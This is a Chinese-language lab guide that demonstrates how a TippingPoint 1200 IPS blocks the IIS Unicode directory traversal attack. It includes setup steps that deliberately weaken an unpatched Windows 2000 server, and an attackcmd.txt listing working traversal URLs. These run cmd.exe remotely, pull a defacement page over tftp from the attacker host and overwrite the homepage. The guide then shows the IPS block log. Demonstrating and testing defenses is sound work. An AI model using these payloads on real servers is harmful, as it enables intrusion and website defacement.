


TippingPoint IPS 对unicode攻击防御的功能演示
操作指导

一、组网需求:

演示TippingPoint对篡改主页攻击防御的功能。

二、组网图



TippingPoint 1200: TOS Version: 2.2.4.6519, Digital Vaccine: 2.2.0.5720;

PC1: Windows XP、可执行程序simpleattack.exe (包括一个简单的配置脚本)、tf tp服务器;

PC2: 没有打补丁的Windows 2000 Server, 安装有IIS服务;


PC3: Windows XP, 管理TippingPoint 1200.


三、测试步骤

1、在不加入TippingPoint 1200时, 验证“Unicode攻击”:

步骤1: 配置PC2:

- ? 将Google.files和Google.html拷到PC2的inetpub/wwwroot下, 这时IE可连上去访问;
- ? 设置PC2上IIS的默认Web站点的文档的主页面为Google.html;
- ? IIS的默认Web站点的主目录的“执行许可”要设成: “脚本和可执行程序”
- ? 对NTFS文件系统, 需要给wwwroot目录的安全标签页进行修改, 改成Everyone有修改和写入的权限; (另外, wwwroot目录本身的属性肯定要关注一下, 如果“只读”, 肯定需要去掉“只读”属性;);





步骤2: 在PC1上访问PC2的Web服务:




步骤3: PC2的配置:

根据目标机的IP地址修改attack/目录下的attackcmd.txt文件; 另外, 攻击机里要有tftp服务器程序, 还有, 在攻击工具的目录下有黑网页, 要被目标机下载; 这样就可以黑掉网页了。

“attackcmd.txt”文件内容:

```
192.168.1.2/scripts/..%c1%1c../winnt/system32/cmd".exe?/c+dir+
192.168.1.2/scripts/..%c1%1c../winnt/system32/cmd".exe?/c+tftp+-i+192.168.1.1+get
+google.html
192.168.1.2/scripts/..%c1%1c../winnt/system32/cmd".exe?/c+copy+d:\inetpub\scripts\
google.html+d:\inetpub\wwwroot\Google.html
192.168.1.2/
```

步骤4: 在PC1上用“simpleattack.exe”工具攻击PC2:



步骤5: PC2被攻击后, 网页内容被修改:




2. 加入TippingPoint 1200后, 验证“Unicode攻击”:

步骤1: 缺省情况下, 过滤器“1095”启用



步骤2: PC1攻击PC2, 由于经过了TP防御, 攻击失败



步骤3: 查看“Block”日志


EVENTS - Block Log

per page: 50
 First << >> Last
 Freeze | Refresh in 25
 1 - 3 of 3

Log ID:	Date/Time:	Severity:	Filter Name:	Protocol:	Segment:	Source Address:	Dest Address:	Packet Trace:	Hit Count:
111906	2006-11-08 09:55:01	Critical	1095: HTTP: IS Extended Unicode Directory Traversal	http	Segment 1	192.168.1.1:1319	192.168.1.2:80		8
111905	2006-11-08 09:54:01	Critical	1095: HTTP: IS Extended Unicode Directory Traversal	http	Segment 1	192.168.1.1:1295	192.168.1.2:80		5
111904	2006-11-08 09:52:51	Critical	1095: HTTP: IS Extended Unicode Directory Traversal	http	Segment 1	192.168.1.1:1290	192.168.1.2:80		1

per page: 50
 First << >> Last
 1 - 3 of 3

步骤4: 查看攻击报告



四、演示关键点
略。